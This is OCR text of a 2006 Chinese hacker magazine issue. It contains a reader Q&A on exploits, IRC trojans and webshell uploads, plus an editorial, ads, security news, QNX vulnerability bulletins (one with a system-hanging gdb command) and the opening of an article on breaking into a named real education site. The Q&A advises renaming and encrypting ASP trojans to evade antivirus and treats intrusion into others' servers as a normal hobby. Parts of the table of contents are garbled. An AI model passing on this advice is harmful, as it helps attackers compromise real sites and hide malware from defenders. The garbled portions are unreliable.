


图1 googleHacking

适用于内网的溢出有哪些？哪些适于xp sp2的溢出？

什么版本的溢出都可以在内外网使用的，当我们在编译Exploit的时候，要看清楚Exploit是针对什么版本的？例如：Microsoft Windows Metafile (WMF) "SetAbortProc" Remote Code Execution Exploit（通过图2就可以看出这个Exploit针对的是windows Xp和2003的）。

```
my $info =
{
'Name' => 'Windows XP/2003 Metafile Escape() SetAbortProc Code Execution',
'Version' => '$Revision: 1.9 $',
'Authors' =>
```

图2 针对系统的版本信息

网上最新公布的Exploit里面有WMF的溢出代码，如何编译啊？

本漏洞在这期的"黑客手册"里有介绍喔，我在这里多说一句.WMF的溢出代码是用Metasploit Framework进行编译的，其溢出代码后缀为：.pm。是放在\home\framework\exploits当中的。

WinRAR 3.30长文件名缓冲溢出利用工具怎么用？

为了解答这个问题，我特地下载了两个版本，一个版本是直接输入程序名称就可以溢出了，如图3。




图3 直接溢出版本

另外一个是需要设置溢出的系统类型，如图4。方法：**Exploit 文件名 系统版本号**



图4 需要系统版本参数

什么是IRC？那什么是IRC木马呢？

IRC（Internet Relay Chat）网络中继聊天，而IRC木马就是利用IRC聊天室进行远程控制的木马，因为没有控制端，所以一切的操控都是基于IRC聊天室来进行的，通过特定的命令进行识别以及操作的。通常养马人都会用IRC聊天室作为马房，来集中并且管理木马.

我用MSSQL辅助工具上传了个海阳木马，请问我的木马地址是什么啊？

首先你要得知你所入侵的网站是什么路径，然后设置好你要上传的路径以及名称就可以了。如果你在不知道路径的情况下上传的话，就等于白费心思咯。

在使用ASP木马的时候，常常都被杀毒查杀，怎么办啊？

首先你先把所有ASP木马的相关版本以及名称之类的修改了，然后再进行加密就可以了.

我整天听人家说什么B/S的，究竟什么是B/S模式？而C/S又是什么了？

B/S（Browser/Server，浏览器／服务器）模式又称B/S结构，而B/S模式最大的好处是运行维护比较简便，能实现不同的人员，从不同的地点，以不同的接入方式（比如LAN，WAN，Internet/Intranet等）访问和操作共同的数据；最大的缺点是对企业外网环境依赖性太强，由于各种原因引起企业外网中断都会造成系统瘫痪。典型的B/S模式应用系统网络结构如图5所示。




图5 B/S模式图

C/S（Client/Server，客户／服务器）。服务器通常采用高性能的PC、工作站或小型机，并采用大型数据库系统，如Oracle、Sybase、Informix或SQL Server。客户端需要安装专用的客户端软件。典型的C/S模式应用系统网络结构如图6。




图6 C/S模式图

请问什么是JET和ODBC?

Microsoft Jet 数据库引擎 SQL通常属于ANSI-89 Level 1。然而，ANSI SQL的某些功能在Microsoft Jet SQL中没有实现。随着Microsoft Jet 4.X版的发行，可以看出Microsoft OLE DB Provider for Jet使用了更多的ANSI-92 SQL语法。相反地，在ANSI SQL中也不支持Microsoft Jet SQL所包含的某些保留字和性能。开放数据库互连（ODBC）是Microsoft引进的一种早期数据库接口技术。

忘记winrar的压缩密码了，怎么办啊？

因为Winrar的密码和其他的压缩工具密码一样都是不可逆的，所以唯有采用穷举的方法去破解密码，你可以试试用Advanced RAR Password Recovery来进行破解，因为你知道你自己使用密码的习惯，可以根据自己的习惯来设定字典。

我已经被几次入侵了ADSL了，有没有办法去保护自己的ADSL啊？

首先，请把你路由器的登陆密码替换为其他的，千万不要使用路由器默认的密码。然后安装天网之类的防火墙，修改现有的系统帐号密码，这样子就OK了。

版的黑客手册＋时尚的娱乐光盘［我的手册 你的光盘］ WWW.NOHACK.CN 投稿Mail: nohack@21cn.com nohack@nohack.cn

NO NOHACK

专题策划

小菜入门VC++6.0

黑客手册

ISBN 7-900426-76-0

¥8.8 2006.3 ［本手册仅随CD一同赠送，不得单独销售］ 哪里才是黑客精神停泊的自由港 ◎黑客 ◎自由 ◎娱乐



首发漏洞

BBSXP 6.0 SP1 上传注入漏洞利用

目
有Ｉ
手搏蜂——蜜蜂大盗8的手工查杀
止病毒利用系统搜索顺序的特性加载恶意DLL
造自己的神兵利器——personal inspector的"黑化"

目标
YO三搞日本站
透日本色情网站

Hack文化
爸，给你烟
题——Python访谈

黑器免杀班
让卡巴斯基对禽兽亮绿灯

Hack天空
端口映射——里应外合
从一款留言本获得webshell的分析与思路
挂马的技巧
在挫折中进步——记一次真实的入侵过程
一次曲折的测试

菜鸟培训班
WEB站点ASP注入全攻略
入侵XX互联星空教育频道
肉鸡从WMI中走来
从网站被挂马，到webshell
釜底抽薪——巧妙利用EwebEditor获得WebShell

网吧黑客
让木马变成寄生兽
一分钟干掉万象妙管家
巧用系统热键快招破网吧

快码加编
MS WORD文档任我改

安全防御
数据恢复我们需要么
嗜酒成痴剑亦狂
——重燃你的php安全之火

內外
三天攻破红帽企业版
笨鹅快飞——服务管理

Cracker
高级爆破技巧
脱壳必会技巧之条件追踪（TC）法

溢出分析
反汇编利器IDA PRO溢出漏洞的分析与利用
从msjet40.dll漏洞来谈Python语言Exploit程序编写

ENIGMA最新专辑

P 6.0 SP1上传漏洞相关 ● 国产木马Mithril V1.45 ● 钛金 防火墙个人版 ● 网络密码恢复工具小集合 ● 清除木马/自动修复系统文件的工具
n Remover V6.44破解版 ● 免费拿QQ收费头像 ● 键盘工具 断仇舞-II ● 反弹木马：迷你小王子 ● 转换器PDF2all V5.44 汉化版
控制软件PCView 2006 ● QQ超大汉字发送器+QQ头像永远在线器 V5.29 ● 恶意软件 手V1.67 Build 052完美去广告版

光盘推荐

No Hack

3
2006

三月——迷人的忐忑与莫名的苦恼

三月是一个怎样的月份呢?浪漫点的说法是，三月是空气中氤氲着迷人的心动和忐忑的日子。这当然是因为白色情人节在三月这个冬去春来的日子里盛开。提起白色情人节，那些爱赶时尚的年轻人们恐怕不会太陌生，这是在2月14日的情人节过去一个月之后，被追求的那方经过一个月的考虑来答复追求者的日子。然而在三世纪的罗马，一位名叫“华伦泰”的牧师因违抗国王的命令私自为情侣举行婚礼而被处死后的一个月，这对情侣携手在华伦泰的墓前宣誓他们的爱至死不渝的日子。

当然，作为热爱电脑技术的人来说，或许他们所追求的最大乐趣就是希望自己对计算机的知识能更为了解，对技术的掌握程度能更加熟练，对于这些热情地痴迷在网络和电脑中的人来说，他们的生活多半是一个人的寂寞。上个月情人节的时候，我在黑客手册的坛子里看到许多会员有些无奈地说：“情人节一个人过啦。”而其实对于一个专心于电脑的人来说，键盘屏幕和鼠标就是他们一生所爱的情人了。在此我还要感谢那些一直支持着黑客手册的读者和坛子上的会员们，你们就是黑客手册最珍贵的情人。你们对黑客手册不离不弃的支持与关怀，就是我们要把杂志办得更好的动力。

除此之外，三月又是一个怎样的月份呢?现实点的说法是，三月是各所学校开学的日子。进行了一个月的休整之后，黑客手册的小编们又要投入到更紧张的工作中去，争取把黑客手册做的更好。许多正在上学的朋友们也要开始一个新的学期。相信许多学生读者们和我一样，对这个月份的到来表现出“相当”大的苦恼——作业没做完，要拼命做，或者说是拼命抄，否则交不了差；开学就要考试，要昼夜的恶补知识，或者说要昼夜打小抄，否则开学的第一次考试就要“大红灯笼高高挂”。早上天蒙蒙亮就要爬起来上学，再也无法一觉睡到自然醒或者倒头再睡的境界；更加悲惨的是，以后诱人的电脑游戏和吸引人的电视节目，恐怕也无缘观看。面对开学这一事实，相信许多人心中还是带有苦恼与悲哀的情绪的。

不过，就算在忙碌的校园学习生活中，我还是发现有很多学生读者们在默默地支持着黑客手册。在感谢你们支持的同时，黑客手册的众小编们也在非常努力地工作，希望能用实际行动，用更好的文章和更有效的文章，来回报广大读者的厚爱。

咳咳，扯远了，总结起来一句话：不管大家怎样忐忑，怎样无奈，怎样苦恼，黑客手册还是会一直忠实地陪在读者们身边——用一句比较符合白色情人节的话来说就是：黑客手册，永远的朋友。

黑客手册为了报答广大的读者，特别推出Q版Hack小手册：《黑客日记》、《黑客术语图文词典》、《精通Linux速成手册》等等图书来回报默默支持着黑客手册的朋友们。(详见封三)

黑客手册会一直忠实地陪伴在读者们身边 ---- 黑客手册，永远的朋友。

NoHack 论坛斑竹：燕明香
2006年3月

广而告之

[E.S.T]Unix PHP 服务器合租第三期

服务器配置：P4 3.0G，内存2G，硬盘160*2，带宽共享100M，山东电信机房托管

环境介绍：MySQL4.1.x+PHP5

简要：35股合租，不限制MySQL大小，每股分配PHP空间5G，提供数据库轮巡备份、修复、优化

合租首年无退款服务。合租每股提供≤10个FTP帐号和≤10个MySQL数据库以及≤5个的MySQL帐号

价格：第一年450/年（每股包含1/35服务器产权），以后300元/年

联系：报名咨询QQ群：4081100

网址: http://www.eviloctal.com/forum/htm_data/30/0512/17741.html

http://bbs.unixnic.net/index.php?showforum=8

黑色天空网络安全指导中心
(Www.BlackSky.cN)

黑色天空网络安全指导中心成立以来一直致力于网络安全与编程知识的传播，

在站点开办两年中发现很多热忠与网络安全技术的朋友都是苦于无法入门，因此本站在今年开办了网络学习班，为爱好网络安全的朋友提供一个入门和提高的平台。

学习班推出最新优惠方案，详细情况请登陆黑色天空网络安全指导中心官方站点查询：http://vip.blacksky.cn

报名电话：0513-85755686
咨询QQ：510886546
咨询邮箱：fengze@yeah.net

新闻串讲台

3月是个美好的季节，春暖花开。但是北方3月的春天依然寒冷，用句成语来说就是春寒料峭吧！春节期间国内国际依然是动荡啊。当然不是政局动荡，而是网络社会太动荡了。20多岁的黑客就进监狱，约会网站被人侵，大量资料被泄露，其影响不次于中国的那次几百位明星的电话号码泄露。好了，不多说了，下面是《黑客手册》新闻时间！！！

新闻短评快

据国外媒体报道，微软计划于今年6月推出一项收费信息安全服务，这项名为Windows OneCare Live的服务每年收费49.95美元，承诺保护用户的Windows不受病毒及网络攻击的侵害。




小行点评：也许有人会批评微软拿自己的“漏洞”系统来做发财文章，如果成功了，Windows的用户群会不会再增多一大部分啊？

据中国银监会消息，为有效控制电子银行业务风险，尽快完善电子银行业务的监管规章体系，中国银监会近日发布《电子银行业务管理办法》和《电子银行安全评估指引》，将于2006年3月1日起施行。

评论：必须有健全的法制才会有健全的社会，网络也是如此！

2月6日上午，打开成都市农业委员会（市委农工办）的官方网站发现，网页已呈黑屏，网页顶端显示的是“煞笔网站，真垃圾！”几个字，屏幕正中间署名为“中国鹰派联盟”。农委网管处表示，他们将关闭被人侵网站，申请新网站。



小行点评：一句话评论一下。长的丑不是你的错，但出来吓人就是你的错了！小行我崇尚的是自由和谐的黑客精神！

赛门铁克公司计划在今年晚些时候推出一款安全产品，迎接微软Windows OneCare和Vista中安全技术的挑战。

小行点评：微软的龙头大哥的位置已经在各个方面被人挑战！

为了打击越来越多的网络犯罪在英国的迅速蔓延，英国下议院提议修正英国的滥用计算机法案，在企业中设立对网络罪犯处以最高限度罚款和为期二年的监禁。英国政府部门一位发言人日前表示，英国公安和司法部门将对1990年通过的滥用计算机法案进行新的修正。在5至10年内，对于那些未经授权的篡改计算机的犯罪行为，新的法案规定将处以最高限度的罚款甚至判处二年监禁，新的法案条款将覆盖所有形式的分布式拒绝服务（DDOS）攻击。

小行点评：看来英国的小黑的行动不太自由了，大家也记住，技术是研究的，不是搞破坏的！

2005年软件漏洞数量增近四成，据美国计算机安全数据显示，2005年共发现了5198个软件漏洞，与2004年相比增长38%。其中，在Windows操作系统中发现了812个漏洞，在其他各个版本的Unix / Linux系统（包括Mac在内）中发现了2328个漏洞，另有2058个漏洞可影响多种操作系统。合并后，2005年共发现5198个软件漏洞。

小行点评：漏洞多了，是好事情还是坏事情呢？大家自己想吧！



Visa报告强调信息安全 黑客威胁甚于恐怖分子


国际在线消息：世界知名银行卡组织维萨（Visa）于日前公布的调查报告称，消费者对信息安全的担心已经超越环境问题和恐怖袭击。黑客活动已成为最令世界各国消费者担心的问题。

小行点评：假如本拉登也看我们的《黑客手册》的话，那么简直就不得了啊！

互联网安全专家：Skype可为黑客提供伪装

据外电报道，英国伦敦当地时间本周四，剑桥大学和麻省理工学院(MIT)的研究人员警告称，Skype等互联网电话软件可能为黑客攻击提供理想的伪装。

小行点评：看来大家不要在网上打电话啊，多打手机啊！



黑客盗走俄最大约会网站数据 兜售名人隐私信件


当地媒体25日报道称，黑客盗走了俄罗斯最大约会网的数据库，该网站至少有两百万用户。黑客正在兜售这一包括在线通信内容的数据库。兜售数据库的短信称，网站用户中包括政治家、商人、流行巨星和著名运动员。卖者声称，他们提供的DVD中包括众多名人的隐私信件。目前还不清楚谁应当为这起黑客攻击事件负责。专家认为，这一“偷盗”行

为在没有获得网站内部人士的帮助下是不可能发生的。

Mamba.ru 在其网站上发布的一份声明否认有任何信息被泄露。它说，这是对手们发起的一个诽谤活动。

小行点评：损失虽然不太大，但影响太大了，假如攻击人拿着这些资料做些事情，那后果难料！

经济利益成网络攻击动机 2005 年造成 150 亿损失



1 月 24 日消息。本周日，IBM 公司宣布，互联网攻击越来越多地受到了经济利益的推动，有组织的犯罪团伙已经取代寻求刺激者成为主要的计算机安全威胁。

小行点评：看下我们的黑客界就知道了。当初是纯粹的技术研究。现在都基本是经济至上了！

美黑客大会坦言 微软视窗操作系统存在无线漏洞


外国媒体的最新报道称，在华盛顿召开的美国黑客年度大会 ShmooCon 上，微软的视窗操作系统再次成为人们责难的对象，说微软为笔记本电脑开发的视窗操作系统中存在着无线安全漏洞。

小行点评：盖茨听惯了赞扬，听点反对意见也不错！

据美联社报道，美国洛杉矶唐尼地区年仅 20 岁的黑客让松 · 詹姆斯 · 安切塔被控利用网络袭击赚取非法收入，可能因此面临最高 25 年徒刑。这在美国尚属首例。安切塔已于 23 日认罪，但减刑前景并不乐观。联邦检察官向媒体介绍说，安切塔向洛杉矶联邦法院承认犯有 4 项重罪，其中包括入侵位于加利福尼亚州中国湖村的美国海军航空战事中心网站和美国国防信息系统局网站， 并且承认获得非法收入总计 6.1 万美元。

小行点评：合为 RMB 是 50 多万，的确很多啊！

甲骨文发第二批补丁 修复 100 多个安全漏洞



1 月 19 日消息，甲骨文已经发布了补丁，修复了其软件中的 100 多个单独的安全漏洞。

据 techworld.com 网站报道，这些补丁是甲骨文每季度定期发布的更新的一部分，还包括修复仁科和 J.D.Edwards 软件产品中安全漏洞的补丁。甲骨文列出了影响甲骨文数据库的大量的安全漏洞，并且指出这些安全漏洞对于甲骨文数据库的可用性、完整性和保密性有“广泛的”影响。

小行点评：不发补丁是不发的，一发就修复了 100 多个，乖乖，受不了啊！

漏洞公告牌

QNX RTOS 6.3.0 本地拒绝服务漏洞

描述： QNX Neutrino RTOS 是嵌入系统中所使用的实时操作系统。QNX Neutrino RTOS 实现上存在拒绝服务漏洞，本地攻击者可以利用调试器触发此漏洞导致系统失去响应。

本地攻击者可以通过执行以下命令：

echo -e "break *0xb032d59fnrncontncont" | gdb gdb。导致操作系统变得没有响应挂起。

建议： 临时解决方法→从受影响系统中删除 GNU 调试器（GDB）

厂商补丁： 目前厂商还没有提供补丁或者升级程序，我们建议使用此软件的用户随时关注厂商的主页以获取最新版本.

QNX RTOS rc.local 不安全文件访问权限设置漏洞

描述： QNX Neutrino RTOS 是嵌入系统中所使用的实时操作系统。QNX Neutrino RTOS 对系统启动执行的脚本文件 rc.local 的访问权限设置不正确，成功利用这个漏洞的本地攻击者可以以 root 用户权限执行任意命令。

QNX RTOS 6.3.0 对 /etc/rc.d/rc.local 文件捆绑了完全可写的权限。该文件在启动时是以 root 用户权限解析并执行的，这样攻击者就可以向文件中注入命令，一旦重启了操作系统就可以执行。

临时解决方法： 为 rc.local 文件设置受限制的权限：chmod 644 /etc/rc.d.rc.local

厂商补丁： 目前厂商还没有提供补丁或者升级程序，我们建议使用此软件的用户随时关注厂商的主页以获取最新版本.

QNX Neutrino RTOS passwd 工具命令行缓冲区溢出漏洞

描述： QNX Neutrino RTOS 是嵌入系统中所使用的实时操作系统。QNX Neutrino RTOS 的 passwd 工具实现上存在缓冲区溢漏洞，本地攻击可能利用此漏洞获取 root 用户权限。QNX Neutrino RTOS 的 passwd 命令中存在本地溢出漏洞。如果向 setuid 的 passwd 工具传送了超长字符串做为其第一个参数的话，就会触发这个漏洞。大于大约 4000 字节的字符串可能导致栈溢出，直接覆盖储存的返回地址，允许攻击者控制 CPU，最终获得 root 用户权限。

临时解决方法： 清除 passwd 工具的 setud 或去除其一般用户的执行权限。

厂商补丁： 目前厂商还没有提供补丁或者升级程序，我们建议使用此软件的用户随时关注厂商的主页以获取最新版本.

肉鸡接龙

有的人抓肉鸡为了建立自己的攻击平台，有的却是为了刷QB，你呢？
互联星空你知道吗？想过把其变为肉鸡吗？想去互联星空溜达溜达吗？那就赶快开始看文章吧~~

入侵江苏互联星空教育频道

elin

从本文你可以学到：
1.注入工具的详细使用过程
2.SQL综合利用工具的使用
3.社会工程学的运用

本人是一名教师，在工作之余常去一些教育网站看看。装了宽带以后，当然要去看看互联星空了，里面有个教育频道我自然也是要去的。这一去，就发现了问题，获得了主机权限。

一、踩点

教育频道的地址是http://education.js.chinavnet.com/，出问题的是里面的“精英教育”版块http://jyedu.js.chinavnet.com/，如图1所示。

